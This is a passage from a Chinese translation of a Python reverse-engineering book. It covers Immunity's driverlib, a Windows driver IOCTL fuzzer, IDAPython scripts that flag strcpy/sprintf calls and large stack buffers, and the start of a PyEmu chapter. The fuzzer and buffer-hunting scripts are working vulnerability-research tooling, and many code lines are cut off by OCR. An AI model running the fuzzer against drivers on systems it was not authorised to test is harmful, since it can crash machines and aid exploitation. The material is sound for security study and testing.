    for entry in string_list:
        if "\\Device\\" in entry[2]:
            self.imm.log( "Possible match at address: 0x%08x" % ent
            entry[0] )
        self.deviceNames.append( entry[2].split("\"")[1] )
    self.imm.log("Possible device names: %s" % self.deviceNames)
    return self.deviceNames
```

Listing 10-2: driverlib 库找出设备名的方法

代码通过检索驱动中所有被引用了的字符串，找出其中包含了 "\Device\"的项。这项就可能是驱动程序注册了的符号链接，用来让用户模式下的程序调用的。我们就使用 C:\WINDOWS\System32\beep.sys 测试以下看看。以下操作都在 Immunity 中进行。

```
*** Immunity Debugger Python Shell v0.1
*** Immlib instanciated as 'imm' PyObject READY.
>>> import driverlib
>>> driver = driverlib.Driver()
>>> driver.getDeviceNames() ['\\Device\\Beep']
>>>
```

我们很简单的使用三行代码就找到了一个可用的设备名 \Device\Beep,这省去了我们通 过反汇编一行行查找代码的时间。Simple is Beautiful！下面看看 driverlib 是如何查找 IOCTL dispatch function（IOCTL 调度函数）和 IO IOCTL codes（IOCTL 代码）的。

任何驱动要实现 IOCTL 接口，都必须有一个 IOCTL dispatch 负责处理各种 IOCTL 请求。 当驱动被加载的似乎后，第一个访问的函数就是 DriverEntry。DriverEntry 的主要框架如下：

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_S
{
    UNICODE_STRING uDeviceName;
    UNICODE_STRING uDeviceSymlink; P
    DEVICE_OBJECT gDeviceObject;
    RtlInitUnicodeString( &uDeviceName, L"\\Device\\GrayHat" );
    RtlInitUnicodeString( &uDeviceSymlink, L"\\DosDevices\\GrayHat'
    // Register the device
    IoCreateDevice( DriverObject, 0, &uDeviceName, FILE_DEVICE_NETW
    // We access the driver through its symlink
    IoCreateSymbolicLink(&uDeviceSymlink, &uDeviceName);
    // Setup function pointers
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTLDispa
    DriverObject->DriverUnload = DriverUnloadCallbac
    DriverObject->MajorFunction[IRP_MJ_CREATE] = DriverCreateClose(
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = DriverCreateCloseCa
    return STATUS_SUCCESS;
}
```

Listing 10-3: DriverEntry 的 C 源码实现

这是一个非常基础的 DriverEntry 代码框架，但是很直观的说明了设备是如何初始化的。 要注意的是这行:

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTLDispatch
```

这行告示驱动器 IOCTLDispatch 负责所有 IOCTL 请求。当一个驱动器编译完成后，这 行程序的汇编伪代码如下：

```
mov dword ptr [REG+70h], CONSTANT
```

这指令集看起来有些特殊，REG 和 CONSTANT 都是汇编代码，IOCTLDispatch 指针将被存储在 (REG) 位移 0x70 的地方上。使用这些指令，我们就能找出 IOCTL 处理代码 CONSTANT，也就是 IOCTLDispatch，接着顺藤摸瓜找出 IOCTL 代码。driverlib 的具体实 现如下：

```
def getIOCTLDispatch( self ):
    search_pattern = "MOV DWORD PTR [R32+70],CONST"
    dispatch_address = self.imm.searchCommandsOnModule( self.module
    .getCodebase(), search_pattern )
    # We have to weed out some possible bad matches
    for address in dispatch_address:
        instruction = self.imm.disasm( address[0] )
        if "MOV DWORD PTR" in instruction.getResult():
            if "+70" in instruction.getResult():
            self.IOCTLDispatchFunctionAddress = instruction.getImm(
            self.imm.getFunction( self.IOCTLDispatchFunctio
            break
    # return a Function object if successful
    return self.IOCTLDispatchFunction
```

Listing 10-4: 找出 IOCTL dispatch function 的方法

最新的 Immunity 中还有另一种列举函数搜索的方法，不过原理都一样。一旦我们找到 了合适的函数，就将这个函数对象返回，在后面 IOCTL 代码查找中将会用它。

下面来看看 IOCTL dispatch 的函数是如何实现的，以及如何查找出所有的 IOCTL 代码。

10.3.3 找出 IOCTL 代码

IOCTL dispatch 根据传入的值(也就是 IOCTL 代码)执行相应的操作。这也是我们千方 百计要找出所有 IOCTL 的原因，因为 IOCTL 就相当于用户模式下你调用的"函数"。让我们 先看一段用 C 实现的 IOCTL dispatch，之后我们反汇编它们，并从中找出 IOCTL 代码。

```
NTSTATUS IOCTLDispatch( IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp
{
    ULONG FunctionCode;
    PIO_STACK_LOCATION IrpSp;
    // Setup code to get the request initialized
    IrpSp = IoGetCurrentIrpStackLocation(Irp);
    FunctionCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;
    // Once the IOCTL code has been determined, perform a
    // specific action
    switch(FunctionCode)
    {
        case 0x1337:
            // ... Perform action A case 0x1338:
            // ... Perform action B case 0x1339:
            // ... Perform action C
    }
    Irp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest( Irp, IO_NO_INCREMENT );
    return STATUS_SUCCESS;
}
```

Listing 10-5: 一 段 简 单 的 IOCTL dispatch 代 码 支 持 三 种 IOCTL 代 码 (0x13370x1338, 0x1339)

当函数从 IOCTL 请求中检索到 IOCTL 代码的时候，就将代码传递个 switch{}语句，然 后根据 IOCTL 代码执行相应的操作。switch 语句在汇编之后有可能是以下两种形式。

```
// Series of CMP statements against a constant
CMP DWORD PTR SS:[EBP-48], 1339 # Test for 0x1339
JE 0xSOMEADDRESS # Jump to 0x1339 action
CMP DWORD PTR SS:[EBP-48], 1338 # Test for 0x1338 JE 0xSOMEADDRESS
CMP DWORD PTR SS:[EBP-48], 1337 # Test for 0x1337 JE 0xSOMEADDRESS
// Series of SUB instructions decrementing the IOCTL code
MOV ESI, DWORD PTR DS:[ESI + C] # Store the IOCTL code in ESI
SUB ESI, 1337 # Test for 0x1337
JE 0xSOMEADDRESS # Jump to 0x1337 action SUB ESI, 1 # Test for 0x13
JE 0xSOMEADDRESS # Jump to 0x1338 action
SUB ESI, 1 # Test for 0x1339
JE 0xSOMEADDRESS # Jump to 0x1339 action
```

Listing 10-6: 两种不同的 switch{}反汇编指令

switch{} 的反汇编指令有很多种，不过最常见的就是上面两种。在第一种情况下，我 们可以通过一些列的 CMP 指令，找到进行比较的常量，这些就是 IOCTL 代码。第二种情 况，稍微复杂点，它由一系列的 SUB 指令接条件跳转实现。关键的一行如下：

```
SUB ESI, 1337
```

这一行告诉了我们，最小的 IOCTL 代码就是 0x1337。从这里开始，0x1337 作为第一个 常量，每行 SUB 指令减去多少，我能就加上多少，每次加出来的新的值作为一个新的 IOCTL 代码。不断累加，直到 switch 结束。具体实现可以看 Immunity 目录下的 Libs\driverlib.py。 代码自动化的找出了 IOCTL dispatch 和所有的 IOCTL codes。

现在 driverlib 为我们完成了最脏最累的活。接下来让我们做些高雅的事！用 driverlib 捕捉驱动程序中所有的设备名和 IOCTL 代码，并且将结果保存到 Python pickle 中。接着用 它们构建 IOCTL fuzzer。Let's get fuzzy！

10.4 构建 Driver Fuzzer

第一步在完成 PyCommand:IOCTL-dump。

```
#ioctl_dump.py
import pickle
import driverlib
from immlib import *
def main( args ):
    ioctl_list = [] device_list = []
    imm = Debugger()
    driver = driverlib.Driver()
    # Grab the list of IOCTL codes and device names
    ioctl_list = driver.getIOCTLCodes()
    if not len(ioctl_list):
        return "[*] ERROR! Couldn't find any IOCTL codes."
    device_list = driver.getDeviceNames()
    if not len(device_list):
        return "[*] ERROR! Couldn't find any device names."
    # Now create a keyed dictionary and pickle it to a file
    master_list = {}
    master_list["ioctl_list"] = ioctl_list
    master_list["device_list"] = device_list
    filename = "%s.fuzz" % imm.getDebuggedName()
    fd = open( filename, "wb" )
    pickle.dump( master_list, fd )
    fd.close()
    return "[*] SUCCESS! Saved IOCTL codes and device names to %s"
```

这个 PyCommand 相当简单：检索 IOCTL 代码列表，检索设备名列表，将他们存到字 典中，然后保存到文件里。下次我们只要在 Immunity 的命令行中简单的输入 !ioctl_dump， pickle 文件就会保存到 Immunity 目录下。

万事俱备只欠 fuzzer。接下来就是 coding and coding，我们实现的这个 fuzzer 检测范围 限制在内存错误和缓冲区溢出，不过扩展也是很容易的。

```
#my_ioctl_fuzzer.py
import pickle
import sys
import random
from ctypes import *
kernel32 = windll.kernel32
# Defines for Win32 API Calls
GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
OPEN_EXISTING = 0x3
# Open the pickle and retrieve the dictionary
```

```
fd = open(sys.argv[1], "rb")
master_list = pickle.load(fd)
ioctl_list = master_list["ioctl_list"]
device_list = master_list["device_list"]
fd.close()
# Now test that we can retrieve valid handles to all
# device names, any that don't pass we remove from our test cases
valid_devices = []
for device_name in device_list:
    # Make sure the device is accessed properly
    device_file = u"\\\\.\\%s" % device_name.split("\\")[::-1][0]
    print "[*] Testing for device: %s" % device_file
    driver_handle = kernel32.CreateFileW(device_file,GENERIC_READGE
    if driver_handle:
        print "[*] Success! %s is a valid device!"
        if device_file not in valid_devices:
            valid_devices.append( device_file )
        kernel32.CloseHandle( driver_handle )
    else:
        print "[*] Failed! %s NOT a valid device."
if not len(valid_devices):
    print "[*] No valid devices found. Exiting..."
    sys.exit(0)
# Now let's begin feeding the driver test cases until we can't be
# it anymore! CTRL-C to exit the loop and stop fuzzing
while 1:
    # Open the log file first
    fd = open("my_ioctl_fuzzer.log","a")
    # Pick a random device name
    current_device = valid_devices[random.randint(0, len(valid_devi
    fd.write("[*] Fuzzing: %s\n" % current_device)
    # Pick a random IOCTL code
    current_ioctl = ioctl_list[random.randint(0, len(ioctl_list)-1]
    fd.write("[*] With IOCTL: 0x%08x\n" % current_ioctl)
    # Choose a random length current_length = random.randint(0, 100
    # Let's test with a buffer of repeating As
    # Feel free to create your own test cases here
    in_buffer = "A" * current_length
    # Give the IOCTL run an out_buffer
    out_buf = (c_char * current_length)()
    bytes_returned = c_ulong(current_length)
    # Obtain a handle
    driver_handle = kernel32.CreateFileW(device_file, GENERIC_READ
    fd.write("!!FUZZ!!\n")
    # Run the test case
    kernel32.DeviceIoControl( driver_handle, current_ioctl, in_buff
    fd.write( "[*] Test case finished. %d bytes returned.\n\n" % by
    # Close the handle and carry on!
    kernel32.CloseHandle( driver_handle )
    fd.close()
```

先从 pickle 文件中取出包含 IOCTL 代码和设备名的字典。从列表中找出能够获得句柄 的设备名。如果无法获取，就从列表中移除。接着随机选取一个设备名和 IOCTL 代码，创 建一个随机长度的缓冲区。最后将 IOCTL 发送给驱动。

使用如下命令进行 fuzzing。

```
C:\>python.exe my_ioctl_fuzzer.py i2omgmt.sys.fuzz
```

如果 fuzzer crash 了机器，我们能够很准确的获得发送的 IOCTL 代码。接着就是调试驱 动了。表 10-7 显示的就是一个未知驱动的 fuzzing 过程。

```
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002019
[*] Buffer length: 3277
!!FUZZ!!
[*] Test case finished. 3277 bytes returned.
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002020
[*] Buffer length: 2137
!!FUZZ!!
[*] Test case finished. 1 bytes returned.
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002016
[*] Buffer length: 1097
!!FUZZ!!
[*] Test case finished. 1097 bytes returned.
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x8400201c
[*] Buffer length: 9366
!!FUZZ!!
```

Listing 10-7: 一次成功的 fuzzing 记录

能够很清楚的看到，上一个 IOCTL，0x8400201c 引发了系统崩溃，因为这是最后一条 记录。目前为止我们的 fuzzer 很简单，但是很漂亮，可以通过不断的扩展功能，使它更强大。 其中一个可能的方法就是，将 InBufferLength 或者 OutBufferLength 参数设置成和实际传入的数据长度不一样。开始毁灭之路吧， 哈哈！！ destroy all drivers in your path!

11 IDAPYTHON --- IDA 脚本

IDA Pro(前身为 Ilfak Guilfanov)以其强大的静态分析功能当之无愧的成为逆向工程的首选。让我们记住它的缔造者，Hex-Rays SA (布鲁塞尔)。IDA 如今已经能够在大多数平台上运行，能够分析大部分平台的二进制文件，同时提供了一个内置的调试器。IDA 的扩展能力也是极其强大的， 提供了 IDC(IDA 的脚本语言)和 SDK(让开发者扩展方便 IDA 插件)。

2004 年 Gergely 和 Ero Carrera 开发了 IDAPython 插件，将强大的 Python 和 IDA 结合起 来，使得自动化分析变得异常简单。而如今 IDAPython 被广泛的使用于各种商业产品（ Zynamics 的 BinNavi ） 和 开 源 工 程 （ PaiMei 和 PyEm ） 中 。 这 一 章 ， 我 们 要 学 会 IDAPython(以 IDA Pro 5.2 为目标)的安装以及重要的函数的使用，最后通过几个简单的例子 进一步熟悉 IDA 自动化分析。

11.1 安装 IDAPython

从 http://idapython.googlecode.com/files/idapython-1.0.0.zip 下载我们需要的压缩包。这个 版本比较早，建议大家安装 idapython-1.2.0_ida5.4_py2.5_win32.zip 的版本，这个版本也可以 用于 ida5.5。

下载完后解压缩，将主目录下的 python 文件夹，复制到 IDA 的安装目录下（默认为 C:\Program Files\IDA），将 plugins 目录下 python.plw 复制到 IDA 的 plugins 目录下（默认为 C:\Program Files\IDA\plugins.）。

就当的驱动 IDA，随意加载一个可执行文件，一旦初始化分析完成，就会看到底部的输 出窗口中包含了 IDAPython 的信息，记得不加载文件的时候是不会出现的。如图 11-1。




Figure 11-1: IDAPython 成功安装之后的 IDA Pro 的初始化信息 在文件菜单中将会看到多出两个选项，如图 11-2

Figure 11-2: IDAPython 成功安装后的 DA Pro 文件菜单

连个新的选项分别是 Python file 和 Python command，热键也设置好了。如果能够执行 一个简单的 Python 命令，只要单击 Python command 选项，就会出现一个窗口，输入命令后， 就会 IDA 的输出窗口中看到结果。Python file 选项用于执行独立的 IDAPython 脚本，这也 是这章要重点介绍的。先 IDAPython 已经成功安装，并且正常工作，接下来让我们了解下 常用的 DAPython 函数。

11.2 IDAPython 函数

IDAPython 能够访问所有的 IDC 函数，我们只介绍一些会马上用到，为之后的 IDAPython

脚本编写做基础。IDC 总共有 100 多个函数，有兴趣的可以研究研究。

11.2.1 常用函数

以下的函数都是在编写脚本的时候经常用到的。

`ScreenEA()`

获取 IDA 调试窗口中，光标指向代码的地址。通过这个函数，我们就能够从一个已知 的点运行我们的脚本。

`GetInputFileMD5()`

返回 IDA 加载的二进制文件的 MD5 值，通过这个值能够判断一个文件的不同版本是否 有改变。

11.2.2 段

在 IDA 中二进制文件被分成了不同的段，这些段根据功能分成了不同的类型（ CODE, DATA, BSS, STACK, CONST,XTRN）。以下的函数用于分析获得各种段信息。

`FirstSeg()`

访问程序中的第一个段。

`NextSeg()`

访问下一个段，如果没有就返回 BADADDR。

`SegByName( string SegmentName )`

通过段名字返回段基址，举个例子，如果调用.text 作为参数，就会返回程序中代码段的开始 位置。

`SegEnd( long Address )`

通过段内的某个地址，获得段尾的地址。

`SegStart( long Address )`

通过段内的某个地址，获得段头的地址。

`SegName( long Address )`

通过段内的某个地址，获得段名。

`Segments()`

返回目标程序中的所有段的开始地址。

11.2.3 函数

循环访问程序中的所有函数，确定函数的范围，是脚本编程中会经常碰到的问题。下面 的函数对于处理函数非常有用。

`Functions( long StartAddress, long EndAddress )`

返回一个列表，包含了从 StartAddress 到 EndAddress 之间的所有函数。

`Chunks( long FunctionAddress )`

返回一个列表，包含了函数片段。每个列表项都是一个元组（chunk start, chunk end）

`LocByName( string FunctionName )`

通过函数名返回函数的地址。

`GetFuncOffset( long Address )`

通过任意一个地址，然后得到这个地址所属的函数名，以及给定地址和函数的相对位移。 然后把这些信息组成字符串以"名字+位移"的形式返回。

`GetFunctionName( long Address )`

通过一个地址，返回这个地址所属的函数。

11.2.4 交叉引用

找出代码和数据的交叉引用，在分析文件的执行流程时很重要，尤其是当我们分析感兴趣的代码块的时候，盲目的查找无意义字符会让你有一种想死的冲动，这也是为什么 IDA 依然会成为逆向工程的王者的原因。IDAPython 提供了一大堆函数用于各种交叉引用。最常 用的就是下面几种。

`CodeRefsTo( long Address, bool Flow )`

返回一个列表，告诉我们 Address 处代码被什么地方引用了，Flow 告诉 IDAPython 是否要 跟踪这些代码。

`CodeRefsFrom( long Address, bool Flow )`

返回一个列表，告诉我们 Address 地址上的代码引用何处的代码。

`DataRefsTo( long Address )`

返回一个列表，告诉我们 Address 处数据被什么地方引用了。常用于跟踪全局变量。

`DataRefsFrom( long Address )`

返回一个列表，告诉我们 Address 地址上的代码引用何处的数据。

11.2.5 Debugger Hooks

Debugger Hook 是 IDAPython 提供的另一个非常酷的功能，用于 Hook 住 IDA 内部的调 试器，同时处理各种调试事件。虽然 IDA 一般不用于调试任务，但是当需要动态调试的时 候，调用 IDA 内部调试器还是比外部的会方便很多。之后我们会用 debugger hooks 创建一 个代码覆盖率统计工具。使用 debugger hook 之前，先要睇你一个一个 hook 类然后在类里头 定义各种不同的处理函数。

```
class DbgHook(DBG_Hooks):
    # Event handler for when the process starts
    def dbg_process_start(self, pid, tid, ea, name, base, size)
        return
    # Event handler for process exit
    def dbg_process_exit(self, pid, tid, ea, code):
        return
    # Event handler for when a shared library gets loaded def
    dbg_library_load(self, pid, tid, ea, name, base, size):
        return
    # Breakpoint handler
    def dbg_bpt(self, tid, ea):
        return
```

这个类包含了我们在创建调试脚本时，会经常用到的几个调试事件处理函数。安装 hook 的方式如下:

```
debugger = DbgHook()
debugger.hook()
```

现在运行调试器，hook 会捕捉所有的调试事件，这样就能非常精确的控制 IDA 调试器。 下面的函数在调试的时候非常有用:

`AddBpt( long Address )`

在指定的地点设置软件断点。

`GetBptQty()`

返回当前设置的断点数量。

`GetRegValue( string Register )`

通过寄存器名获得寄存器值。

`SetRegValue( long Value, string Register )`

设定寄存器的值。

11.3 脚本例子

我们先创建一些在逆向时候会经常用到的脚本。之后，大家可以在此基础上扩展它们，进一步完成功能更强大，针对性更强的脚步。接下来的脚本将展示如何收集危险函数的调用 信息，以及用 IDA 的 debugger hook 监视函数的代码覆盖率，还有所有函数的栈的大小。

11.3.1 收集危险函数的调用信息

当一个开发者在寻找软件漏洞 bug 的时候，首先会找一些常用的而且容易被错误使用的 函数。比如危险的字符串拷贝函数 (strcpy, sprintf)，内存拷贝函数(memcpy)等。在我们审核 程序的时候，需要很简单的就找出这些函数。下面的脚本，将跟踪这些危险的函数，找出调 用它们的地方，之后在这些地方的背景色设置成不同的颜色，我们在 IDA 窗口中就能很方 便的看出来。

```
#cross_ref.py
from idaapi import *
danger_funcs = ["strcpy","sprintf","strncpy"]
for func in danger_funcs:
    addr = LocByName( func )
    if addr != BADADDR:
        # Grab the cross-references to this address
        cross_refs = CodeRefsTo( addr, 0 )
        print "Cross References to %s" % func
        print "-------------------------------"
        for ref in cross_refs:
            print "%08x" % ref
            # Color the call RED
            SetColor( ref, CIC_ITEM, 0x0000ff)
```

我们先获得危险函数的地址，然后测试这些地址的有效性。接着获得这些函数的交叉引用信息，确认什么地方调用了它们，最后把它们打印出来，并在 IDA 中给它们上色。用之 前编译好的 war-ftpd.exe 做测试目标，将看到如下的输出:

```
Cross References to sprintf
-------------------------------
004043df
00404408
004044f9
00404810
00404851
00404896
004052cc
0040560d
0040565e
004057bd
004058d7
...
```

Listing 11-1: cross_ref.py 的输出

上面这些被列出来的地址都是 sprintf 被调用的地方，如果在 IDA 中浏览这些地方会看到它们都被上了色，如图 11-3。




Figure 11-3: sprintf 调用通过 cross_ref.py 上色之后

11.3.2 函数覆盖率

在执行动态分析的时候，明白我们真正进行的操作是由什么代码执行的，非常重要。无论是测试网络程序发送一个数据包，还是使用文档阅读器代开一份文档，代码覆盖率都能帮 我们很好的了解，程序做了什么。下面，我们将用 IDAPython 获取目标程序的所有函数， 并且在再每个函数的开始处都设置好断点。之后运行 IDA 调试器，debugger hook 会把每一 次断点触发的情况通知我们。

```
#func_coverage.py
from idaapi import *
class FuncCoverage(DBG_Hooks):
    # Our breakpoint handler
    def dbg_bpt(self, tid, ea):
        print "[*] Hit: 0x%08x" % ea
        return
# Add our function coverage debugger hook
debugger = FuncCoverage()
debugger.hook()
current_addr = ScreenEA()
# Find all functions and add breakpoints
for function in Functions(SegStart( current_addr ), SegEnd( current
    AddBpt( function )
    SetBptAttr( function, BPTATTR_FLAGS, 0x0 )
num_breakpoints = GetBptQty()
print "[*] Set %d breakpoints." % num_breakpoints
```

第一步安装 debugger hook，调试事件发生的时候就会调用它。接着循环获取所有函数 的地址，在每个地址上设置断点。SetBptAttr 告诉调试器，遇到断点后，不用停下来，继续 执行；如果没有这样做，那我们就得手工恢复调试器了，不累死也得烦死。最后一部就是打 印出所有断点的数量。当一个断点被触发的时候，debugger hook 里的断点处理函数就会打 印出当前的地址，这个地址由变量 ea 提供，它引用当前 EIP 寄存器的值。现在运行调试器（热键 F9），你将清楚的看到什么函数被执行了，以及它们执行的顺序。

11.3.3 计算栈大小

有时当我们对一个程序进行漏洞评估的时候，了解函数调用的栈的大小是很重要的。我们必须明确的知道，传递给函数的是一个指针还是申请好的栈缓冲区，如果是后者，我们就 会很感兴趣,能传递多少数据给它,要知道溢出可是个精活，空间太小了尽管有漏洞也很难利 用。下面我们用一段简短的代码完成这项任务：枚举程序中所有的函数，然后收集这些函数的栈信息，如果栈缓冲区大小符合我们的要求，就打印出来。将这些和前面的脚本合并起来， 我们就能在调试程序的时候，很好的跟踪调试感兴趣的函数 。

```
#stack_calc.py
from idaapi import *
var_size_threshold = 16 current_address = ScreenEA()
for function in Functions(SegStart(current_address), SegEnd(current
    stack_frame = GetFrame( function )
    frame_counter = 0
    prev_count = -1
    frame_size = GetStrucSize( stack_frame )
    while frame_counter < frame_size:
        stack_var = GetMemberName( stack_frame, frame_counter )
        if stack_var != "":
            if prev_count != -1:
                distance = frame_counter - prev_distance
                if distance >= var_size_threshold:
                print "[*] Function: %s -> Stack Variable: %s (%d b
            else:
                prev_count = frame_counter
                prev_member = stack_var
            try:
                frame_counter = frame_counter + GetMemberSize(stack
            except:
                frame_counter += 1
        else:
            frame_counter += 1
```

我们设置了一个阈值，用来衡量一个栈变量的大小是不适合我们的需求；这里设置成 16 个字节，不过大家也可以实验下各种不同的大小看看得出的结果。首先，循环获取所有 的函数，得到每个函数的栈框架对象。调用 GetStrucSize 计算出栈框架的大小。接着循环 获取栈中的变量。如果找到变量，就将当前变量的位置减去前一个变量的位置。然后通过之 间的差值计算出变量占据的空间大小。如果大小够大，就打印出来，如果不够大，就尝试计 算当前变量的大小，然后加上当前的位置，得到下一个变量的位置。如果无法确认变量的大 小，就在当前的位置简单的加一个字节，移动到下一个位置，然后继续循环。在脚本运行后， 我们就能看看难道类似如下的输出。

```
[*] Function: sub_1245 -> Stack Variable: var_C(1024 bytes)
[*] Function: sub_149c -> Stack Variable: Mdl (24 bytes)
[*] Function: sub_a9aa -> Stack Variable: var_14 (36 bytes)
```

Listing 11-2: stack_calc.py 的输出

现在我们有了 IDAPython 的基础知识，同时也动手实现了几个很容易扩展的脚本。这 些小小的脚本，将帮我们节省非常多的时间，在逆向工程中，最事件就是一切。下一章让我 们看一看 IDAPython 的实际应用：PyEmu，一个基于 Python 的 x86 仿真器。

12 PyEmu

PyEmu 由 Cody Pierce(TippingPoint DVLabs team) 于 2007 在黑帽大会上首次公布。PyEmu 是一个存 Python 实现的 IA32 仿真器，用于仿真 CPU 的各种行为以完成不同的任务。仿 真器非常有用，比如在调试病毒的时候，我们就不用真正的运行 它，而是通过仿真器欺骗它在我们的模拟环境中运行。 PyEmu 里 有 三 个 类 :IDAPyEmu, PyDbgPyEmu 和 PEPyEmu 。 IDAPyEmu 用于在 IDA Pro 内完成各种仿真任务（由 DAPython 调用， 详看第 11 章），PyDbgPyEmu 类用于动态分析，同时它允许使用我们真正的内存和寄存器。

PEPyEmu 类是一个独立的静态分析库，不需要 IDA 就能完成反汇编任务。我们主要介 绍

IDAPyEmu 和 PEPyEm，剩下的 PyDbgPyEmu 留给大家自己去试验。下面先从 PyEmu 的安 装开始，接着深入介绍仿真器的架构，为实际应用做好准备。

12.1 安装 PyEmu

从 http://www.nostarch.com/ghpython.htm 下载作者打包好的文件，如果没有的同学去 google code 上下。

文件下载好后，解压到 C:\PyEmu。每次创建 PyEmu 脚本的时候，都要加入以下两行 Python 代码：

```
sys.path.append("C:\PyEmu\")
sys.path.append("C:\PyEmu\lib")
```

接下来让我们输入了解下 PyEmu 的系统架构，方便后面的脚本编写。

12.2 PyEmu 一览

PyEmu 被划分成三个重要的系统：PyCPU，PyMemory 和 PyEmu。与我们交互最多的 就是 PyEmu 类，它再和 PyCPU 和 PyMemoey 交互完成底层的仿真工作。当我们测试驱动 PyEmu 执行一个指令的时候，它就调用 PyCPU 完成真正的指令操作。PyCPU 在进行指令操 作的时候，把需要的内存操作告诉 PyEmu，由 PyEmu 继续调用 PyMemory 辅助完成整个指 令的操作，最后由 PyEmu 将指令的结果返回给调用者。

接下来，让我们简短的了解下各个子系统和他们的使用方法，以便更好的明白伟大的 PyEmu 替我们完成了什么，同时大家也能对实际应用有个初略的了解。

12.2.1 PyCPU

PyCPU 类是 PyEmu 的核心，它模拟成和真实的 CPU 一样。在仿真的过程中，它负责 执行指令。当 PyCPU 处理一个指令的时候，会先检索指令指针 (由负责静态分析的 IDA Pro/PEPyEmu 或者负责动态调试的 PyDbg 获取)，然后将指令传递给 pydasm，由后者解码成 操作码和操作对象。PyCPU 提供的独立解码指令的能力使得 PyEmu 的跨平台变成了可能。 每个 PyEmu 接收到的指令，都有一个相对应内部函数。举个例子，如果将指令 CMP EAX ,1 传给 PyCPU，接着 PyCPU 就会调用 PyCPU CMP()函数执行真正的操作,并从内存中 检索必要的值，之后设置 CPU 的标志位，告诉程序这次比较的结果。有兴趣的各位都可以 看看 PyCPU.py，所有的 PyEmu 支持的指令处理函数都在这里，通过研究它们可以明白 CPU 是如何完成那些神秘的底层操作的。别担心代码的可读性， Cody 在这上面可没少花功夫。

12.2.2 PyMemory

PyMemor 负责加载和储存执行指令的必要数据。同时也可以对可执行程序的代码和数 据块进行映射，以便在仿真器中访问。在将借完两个主要类之后，让我们看看核心类 PyEmu，以及相关的类方法。

12.2.3 PyEmu

